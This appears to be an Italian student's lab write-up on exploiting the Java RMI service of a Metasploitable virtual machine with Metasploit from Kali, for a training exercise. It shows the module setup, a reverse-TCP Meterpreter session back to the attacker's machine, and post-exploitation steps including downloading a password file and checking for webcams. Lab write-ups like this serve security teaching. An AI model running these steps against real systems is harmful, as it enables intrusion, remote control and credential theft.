L’ESERCIZIO DI OGGI CI RICHIEDE DI SFRUTTARE LA VULNERABILITA’ SUL SERVIZIO JAVA RMI SULLA PORTA 1099


La prima cosa da fare per poter attaccare il nostro target è la ricerca delle informazioni che si possono trovare in due modi :

Ricerca passiva: google-social network
Ricerca attiva: maltego-shodan-whois

Dopo aver trovato tutte le informazioni si può procedere con la seconda fase

Nel nostro caso abbiamo trovato le informazioni riguardati il target METASPLOITABLE con indirizzo IP 192.168.11.112

La seconda fase consiste nella scansione della rete tramite nmap e nessus cosi da poter controllare quali servizi sono attivi sul nostro target




Come ci richiedeva l’esercizio abbiamo visto che il servizio java-rmi è aperto e abbiamo visto anche da nessus che il nostro target ha la vulnerabilità sul servizio java-rmi che è una tecnologia che consente a diversi processi Java di comunicare tra loro attraverso una rete

Avendo appurato la vulnerabilità passiamo alla terza fase cioè la fase di exploit che ci permette di prendere il controllo della macchina target tramite una shell

Per l’esercizio di oggi abbiamo usato il framework METASPLOIT già presente sulla nostra macchina KALI con IP 192.168.11.111

Per poter avviare METASPLOIT sulla nostra macchina KALI usiamo il comando da terminale MSFCONSOLE

Una volta avviato il programma con il comando Search java-rmi siamo andati a cercare l’exploit



Come si vede dalla foto sopra ci restituisce diversi exploit, quello che ci serve a noi e quello di riga 1 EXPLOIT/MULTI/MISC/JAVA_RMI_SERVER, dopo aver selezionato l'exploit con il comando USE

Una volta selezionato l'exploit tramite il comando SHOW OPTIONS possiamo vedere quali parametri vanno impostati

Come possiamo vedere nella foto sotto dobbiamo impostare il parametro RHOSTS dove ci va inserito ip della macchina target con il comando SET e nel nostro caso è SET RHOSTS 192.168.11.112

```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metaspl
                                         oit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local ma
                                         chine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) >
```

Dopo aver impostato hosts possiamo controllare se il parametro è stato inserito sempre con il comando SHOW OPTIONS

Come si può notare dalla foto sotto il parametro e stato inserito correttamente

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metaspl
                                         oit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local ma
                                         chine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


msf6 exploit(multi/misc/java_rmi_server) >
```

Dopo aver configurato l'exploit dobbiamo settare il payload che è un file che mi crea la shell cioè la connessione tra me e la macchina

Nel nostro caso abbiamo lasciato il payload di default avendo constatato che ci crea la shell di cui abbiamo bisogno

Fatto tutto quanto sopra elencato possiamo lanciare l'exploit con il comando EXPLOIT e come si può vedere dalla foto sotto siamo riusciti ad ottenere il controllo della macchina vittima

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/dApH97kxDSU
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:36758 ) at 2022-09-02 02:24:06 +0200

meterpreter > 
```

Per avere la certezza che stiamo controllando la macchina vittima siamo andati ad inserire il comando IFCONFIG che ci restituisce la configurazione di rete della macchina target come si vede nella foto sotto

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2c29:34ff:fe08:d08
IPv6 Netmask : ::

meterpreter > 
```


Come si può vedere ip corrisponde alla nostra macchina target metasploitable e quindi siamo riusciti ad avere il controllo della macchina

Un altro comando che siamo andati ad utilizzare è il SYSINFO che come possiamo vedere dalla foto ci mostra le informazioni riguardanti la macchina target


```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > 
```

Un altra cosa che ci richiedeva l'esercizio era avere informazioni sulla tabella di routing


Per poter avere questa informazione abbiamo usato il comando ROUTE che come si può vedere dalla foto sotto ci restituisce la tabella di routing



Un altra cosa che siamo andati a fare è caricare un file dalla macchina attaccate alla macchina vittima con il comando UPLOAD




Poi siamo andati a scaricare un file in questo caso un file con le password dalla macchina vittima alla macchina attaccante come si può vedere dalle foto sono




```
meterpreter > download pass.txt
[*] Downloading: pass.txt → /home/kali/pass.txt
[*] Downloaded 80.00 B of 80.00 B (100.0%): pass.txt → /home/kali/pass.txt
[*] download   : pass.txt → /home/kali/pass.txt
meterpreter > cat pass.txt
dfskjgfhkgfd
fgjdfhgkdfhgl
ghdfkjghdfjkg
sdfgdfhgjjg
fghdfjgjjdf
fhgfjksdghsdf

meterpreter >
```



Un altra operazione che siamo andati a fare con il comando WEBCAM_LIST è per vedere se sono presenti webcam nella macchina vittima

Purtroppo nel nostro caso non sono presenti come ci mostra la foto qui sotto